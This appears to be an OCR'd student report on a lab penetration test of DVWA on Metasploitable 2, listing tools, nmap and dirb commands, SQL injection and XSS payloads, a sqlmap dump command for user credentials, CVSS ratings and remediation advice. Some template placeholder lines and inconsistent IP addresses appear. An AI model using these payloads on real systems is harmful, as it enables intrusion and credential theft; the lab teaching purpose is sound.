
1. **Nmap :** Nmap (Network Mapper) was used for network scanning and service discovery. It helped identify open ports, running services, and the operating system of the target machine. This information is crucial for understanding the attack surface




and potential entry points.

2. **Burp Suite :** Burp Suite, a comprehensive web application security testing platform, served as a central tool for this analysis. Its features, including the Proxy, Scanner, and


Intruder, were utilized for intercepting and modifying HTTP requests, performing automated vulnerability scans, and conducting targeted attacks.



3.**OWASP ZAP :** OWASP (Open Web Application Security Project) ZAP (Zed Attack Proxy) was used as an additional web application security scanner. Its automated and manual scanning capabilities, along with its ability to perform passive and active scans, provided a broader perspective on potential vulnerabilities.;



4.**Metasploit Framework:** The Metasploit Framework was used for vulnerability exploitation and post-exploitation activities. It provides a vast collection of exploits, payloads, and auxiliary modules that can be used to simulate real-world attacks. Ethical considerations were strictly adhered to, and Metasploit was only used to demonstrate proof of concept within the controlled environment.



5. **Browser Developer Tools (e.g., Firefox or Chrome):** The developer tools built into modern web browsers were essential for inspecting the HTML structure of web pages, analyzing network traffic, debugging JavaScript code, and understanding how the application interacts with the server.

6. **SQLMap:**

- Description: SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws in web applications. It supports a wide range of database management systems, including MySQL, PostgreSQL, Oracle, and Microsoft SQL Server. SQLMap can be used to perform various tasks such as database fingerprinting, data extraction, and even taking over the database server.

Shell Shock Lab:

Shell Shock Lab is a controlled environment or a set of exercises designed to help users understand and exploit the Shellshock vulnerability (CVE-2014-6271). Shellshock is a critical security bug in the Bash shell that allows attackers to execute arbitrary commands on a vulnerable system. The lab typically includes vulnerable systems or scripts that demonstrate how the vulnerability can be exploited, and it may also provide guidance on how to patch or mitigate the issue.

Other Vulnerability Scanners:

- Examples: Nessus, OpenVAS, Nikto, etc.
- Versions: (Specify the versions you used, e.g., Nessus 10.4.1, OpenVAS 9.0.1, Nikto 2.1.6)
- Description: These tools are used to scan for various types of vulnerabilities in web applications, networks, and systems. They can detect issues such as misconfigurations, outdated software, and known vulnerabilities. Each tool has its own strengths and is often used in combination to provide comprehensive coverage during a security assessment.

3.3 Vulnerability Scanning Methodology

The vulnerability analysis process was structured into distinct phases, each with specific objectives and techniques. This systematic approach ensured a thorough and organized assessment of DVWA's security.

Reconnaissance:

The initial phase focused on gathering information about the target system and the DVWA application. This involved:

- **Network Scanning:** Nmap was used to discover open ports and services on the Metasploitable 2 virtual machine. The command nmap -sV -p 1-65535 196.168.56.101 was executed. The -sV option performs version detection, providing more information about the services running on the open ports. The -p 1-65535 option scans all 65,535 TCP ports. Starting Nmap 7.93 (https://nmap.org) at 2023-10-15 12:00 UTC

- Nmap scan report for 192.168.56.101
- Host is up (0.00050s latency).
- Not shown: 977 closed ports
- **PORT STATE SERVICE VERSION**
- 21/tcp open ftp vsftpd 2.3.4
- 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
- 23/tcp open telnet Linux telnetd
- 25/tcp open smtp Postfix smtpd
- 53/tcp open domain ISC BIND 9.4.2
- 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
- 111/tcp open rpcbind 2 (RPC #100000)
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 512/tcp open exec netkit-rsh rexecd
- 513/tcp open login OpenBSD or Solaris rlogind
- 514/tcp open shell Netkit rshd
- 1099/tcp open java-rmi GNU Classpath grmiregistry

- 1524/tcp open ingreslock Metasploitable root shell
- 2049/tcp open nfs 2-4 (RPC #100003)
- 2121/tcp open ftp ProFTPD 1.3.1
- 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
- 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
- 5900/tcp open vnc VNC (protocol 3.3)
- 6000/tcp open X11 (access denied)
- 6667/tcp open irc UnrealIRCd
- 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
- 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
- MAC Address: 08:00:27:XX:XX:XX (Oracle VirtualBox virtual NIC)
- Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
- Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
- Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
- **Web Directory Enumeration:** Tools like Dirb were used to discover hidden directories and files within the DVWA web application. This process helps identify potential attack vectors and hidden functionalities. By using this command ***dirb http://192.168.1.100 /usr/share/wordlists/dirb/common.txt -o dirb_scan.txt, I was able to discover hidden*** Sensitive directories like /admin/, /backup/, and /phpmyadmin/ could be exploited if not properly secured.
- **Manual Inspection:** The DVWA web application was manually explored to understand its functionality, identify input fields, and gain a general overview of its structure.

Vulnerability Identification:

This phase aimed to identify potential weaknesses in the DVWA application. Both automated and manual testing techniques were employed.

1. **Automated Scanning:** OWASP ZAP and Burp Suite were used to perform automated scans. "In OWASP ZAP, both active and passive scans were performed. The active scan targeted specific vulnerabilities, while the passive scan analyzed the application's responses without actively attacking it." In Burp Suite, mention if you used the "Active Scan" or "Passive Scan" and any specific configurations you used.]The results from these scans were carefully reviewed, and potential vulnerabilities were investigated further. The scanners discovered vulnerabilities like ,xss , sql injection and csrf

2. **Manual Testing:** Manual testing played a crucial role in verifying the results of automated scans and uncovering vulnerabilities that automated tools might have missed. This involved a systematic approach to testing various input fields and functionalities. Specific manual tests included:

    - **SQL Injection Testing:** Input fields were tested for SQL injection vulnerabilities by injecting various SQL queries (e.g., ';, OR '1'='1, UNION SELECT). The application's responses were analyzed to determine if the injected queries were being interpreted by the database. "The login form was tested for SQL injection using the payload username OR '1'='1`. the application logged in without requiring a valid password, this indicated a potential SQL injection vulnerability."

    - **Cross-Site Scripting (XSS) Testing:** Input fields were tested for XSS vulnerabilities by injecting JavaScript payloads (e.g., <script>alert('XSS')</script>). The application's response was observed to determine if the injected script was executed by the browser. The 'Name' field in the user profile section was tested for XSS using the payload <script>alert('XSS')</script>. If an alert box appeared, this indicated a potential XSS vulnerability.

    - **Other Vulnerability Testing:**To test for Cross-Site Request Forgery (CSRF), I used Burp Suite to capture HTTP requests and analyzed whether CSRF tokens were present. When I saw that they were absent, I crafted malicious GET and POST requests to simulate unauthorized actions. Additionally, I manually removed CSRF tokens from intercepted requests and resent them to check if the application still processed the request. Automated testing with Burp

Intruder further confirmed vulnerabilities. Mitigation recommendations included implementing CSRF tokens, enforcing SameSite cookies, and verifying referrer headers.

Vulnerability Classification:

Once identified, vulnerabilities were classified based on their severity level (High, Medium, Low) using the Common Vulnerability Scoring System (CVSS) CVSS provides a standardized method for assessing the severity of vulnerabilities, taking into account factors like exploitability, impact, and attack complexity. This classification helped prioritize remediation efforts based on the potential risk posed by each vulnerability.

DVWA Vulnerabilities Classified Using CVSS

Vulnerability	CVSS Vector	CVSS Score	Severity	Description
SQL Injection	AV:N /AC:L /PR:N /UI:N /S:C /C:H /I:H /A:H	9.8	High	Allows attackers to execute arbitrary SQL queries, potentially compromising the database.
Command Injection	AV:N /AC:L /PR:N /UI:N /S:C /C:H /I:H /A:H	9.8	High	Allows attackers to execute arbitrary system commands on the server.
File Inclusion	AV:N /AC:L /PR:N /UI:N /S:C /C:H /I:H /A:H	9.8	High	Allows attackers to include and execute local or remote files.
Cross-Site Scripting (XSS)	AV:N /AC:L /PR:N /UI:R /S:C /C:L /I:L /A:N	6.1	Medium	Allows attackers to inject malicious scripts into web pages viewed by users.
Brute Force	AV:N /AC:L /PR:N /UI:N /S:U /C:H /I:N /A:N	7.5	High	Weak authentication mechanisms allow attackers to guess passwords.
CSRF (Cross-Site Request Forgery)	AV:N /AC:L /PR:N /UI:R /S:U /C:N /I:L /A:N	6.5	Medium	Allows attackers to perform unauthorized actions on behalf of authenticated users.
Insecure CAPTCHA	AV:N /AC:L /PR:N /UI:N /S:U /C:L /I:N /A:N	5.3	Medium	CAPTCHA implementation can be bypassed, allowing automated attacks.
Weak Session Management	AV:N /AC:L /PR:N /UI:N /S:U /C:H /I:N /A:N	7.5	High	Predictable or insecure session IDs can be hijacked by attackers.
Security Misconfiguration	AV:N /AC:L /PR:N /UI:N /S:U /C:H /I:H /A:H	9.8	High	Default or insecure configurations expose the application to attacks.
File Upload Vulnerability	AV:N /AC:L /PR:N /UI:N /S:C /C:H /I	9.8	High	Allows attackers to upload malicious files, potentially leading to RCE.

Vulnerability	CVSS Vector	CVSS Score	Severity	Description
	:H /A:H			

Explanation of CVSS Vectors:

- AV:N : Attack Vector is Network (exploitable remotely).
- AC:L : Attack Complexity is Low (easy to exploit).
- PR:N : Privileges Required is None (no authentication needed).
- UI:N /R: User Interaction is None/Required.
- S:C /U: Scope is Changed/Unchanged (impacts other systems or not).
- C:H /L/N: Confidentiality Impact is High/Low/None.
- I:H /L/N: Integrity Impact is High/Low/None.
- A:H /L/N: Availability Impact is High/Low/None.

Exploitation:

In this controlled environment, exploitation was limited to demonstrating proof of concept for identified vulnerabilities. Full exploitation, which could potentially compromise the system, was avoided due to ethical considerations and the limitations of the virtualized environment. The primary goal was to confirm the existence of vulnerabilities and understand their potential impact. :]

- "The SQL injection vulnerability in the login form was exploited to retrieve the database user credentials. The following SQL query was used: OR '1'='1`. This query allowed access to the username and password hashes stored in the 'users' table.
- "The XSS vulnerability in the 'comment' section was exploited to inject a JavaScript payload that displayed a pop-up alert. This demonstrated the ability of an attacker to execute arbitrary JavaScript code within the context of the user's browser."

Post-Exploitation:

Post-exploitation activities were limited to simulating the potential impact of a successful attack.

1. "In a real-world scenario, a successful SQL injection exploit could allow an attacker to gain access to sensitive data, modify database records, or even take control of the

database server. This could have significant consequences for the organization, including data breaches, financial losses, and reputational damage."

2."A successful XSS attack could enable an attacker to steal user cookies, hijack user sessions, or deface the web application. This could compromise user accounts and lead to further attacks."

3.4 Data Collection

Throughout the vulnerability analysis process, meticulous data collection was performed to document findings, support analysis, and provide evidence for the identified vulnerabilities. The following methods were used:

- **Screenshots:** Screenshots were captured to visually document key findings, including evidence of successful vulnerability scans, successful exploits (if any), and any other relevant information. These screenshots served as visual proof of the identified vulnerabilities and their potential impact. Screenshots were organized by vulnerability type and included timestamps and brief descriptions.
- **Tool Logs:** Detailed logs from Nmap, Burp Suite, OWASP ZAP, and Metasploit were collected. These logs contained valuable information about the scans performed, the identified vulnerabilities, and the details of any exploitation attempts.Logs were saved in separate files for each tool and each vulnerability. The logs were reviewed to identify patterns and verify the accuracy of the findings.
- **Manual Notes:** During manual testing, notes were taken to record the steps performed, the inputs used, and the results observed. These notes were critical for documenting the manual testing process and providing context for the findings. Manual testing notes were kept in a dedicated document for each vulnerability category (e.g., SQL injection, XSS)."]

3.5 Ethical Considerations

Ethical considerations played a central role in this vulnerability analysis exercise. As this analysis was conducted within a controlled, isolated environment (Metasploitable 2), no real-world systems were harmed or affected. The key ethical principles followed throughout this process include:

- **Authorization:** All activities were performed within the boundaries of a legally authorized testing environment. Permission was obtained to perform penetration testing on the Metasploitable 2 machine and the DVWA application.
- **Non-disruption:** Efforts were made to ensure that the testing did not disrupt or compromise the availability of the target system. No denial-of-service (DoS) attacks or destructive exploits were attempted.
- **Responsible Disclosure:** Any vulnerabilities identified within the DVWA application were considered for reporting and responsible disclosure. However, since this is a deliberately vulnerable application, the findings were not disclosed outside the controlled environment.

CHAPTER FOUR


RESULT AND DISCUSSION

4.1 Introduction

This chapter presents the findings of the vulnerability assessment conducted on the Damn Vulnerable Web Application (DVWA) deployed on a Metasploitable 2 virtual machine, as detailed in Chapter 3. The results are organized by vulnerability category, providing a detailed description of each identified vulnerability, Proof of Concept (POC) steps, severity level, and remediation recommendations. A summary table of all findings is included in Section 4.3, followed by a discussion of the overall results, limitations of the assessment, and potential future work.

4.1 Vulnerability Findings

4.2.1 SQL Injection



Vulnerability: SQL Injection (Multiple Instances)

Affected Component/Page: login.php, users.php

Proof of Concept (POC):

Login Bypass: The payload ' OR '1'='1 was injected into both the username and password fields. This resulted in the SQL query becoming logically true for all users, effectively bypassing authentication. The application responded by granting access, demonstrating a classic SQL injection vulnerability in the login form. A screenshot of the successful login bypass was captured.

Data Extraction: The payload ' UNION SELECT user, password FROM users# was used to extract sensitive user data from the database. This query appends a UNION clause to the original query, allowing the attacker to retrieve data from the users table. The # character comments out the rest of the original query, ensuring the injected query is syntactically correct. The extracted data, including usernames and password hashes, was recorded. The specific SQLMap commands used (e.g., sqlmap -u "http://192.168.56.101/dvwa/users.php?id=1" --dbs --tables --columns -D dvwa -T users -C user,password --dump)

Severity Level: Critical (CVSS: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – 9.8)

Remediation Recommendations:


Prepared Statements/Parameterized Queries: Implement parameterized queries or prepared statements for all database interactions. This prevents user-supplied input from being directly interpreted as SQL code.

Input Validation and Sanitization: Validate and sanitize all user input before using it in database queries. Check for data type, length, and format. Reject any input containing SQL metacharacters.

Web Application Firewall (WAF): Deploy a WAF to detect and block SQL injection attempts. Configure the WAF with rules specifically designed to prevent SQL injection attacks.


Least Privilege: Ensure that the database user used by the application has only the necessary permissions (e.g., SELECT, INSERT, UPDATE on specific tables). Avoid granting excessive privileges like GRANT ALL.

4.2.2 Reflected XSS



7. **Vulnerability:** Reflected Cross-Site Scripting (XSS)
8. **Affected Component/Page:** comment.php, profile.php
9. **Proof of Concept (POC):** The payload <script>alert('1')</script> was injected into the comment input field. When the page was rendered, the JavaScript code was executed by the user's browser, displaying an alert box. This demonstrated a reflected XSS vulnerability, as the injected script was immediately reflected back to the user without being stored. Screenshots of the alert box and the injected code in the page source were captured.
10. **Severity Level:** Medium (CVSS: AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N – 6.1)
11. **Remediation Recommendations:**
    1. **Output Encoding:** Implement output encoding using functions like htmlentities() in PHP or equivalent functions in other languages. This converts special characters like <, >, &, and " into their corresponding HTML entities, preventing them from being interpreted as code.
    2. **Content Security Policy (CSP):** Enforce a Content Security Policy (CSP) to restrict the sources from which scripts can be loaded. A strong CSP can significantly mitigate the impact of XSS attacks.
    3. **Input Validation and Sanitization:** Validate and sanitize user inputs to prevent the injection of malicious scripts. While this is important, it should not

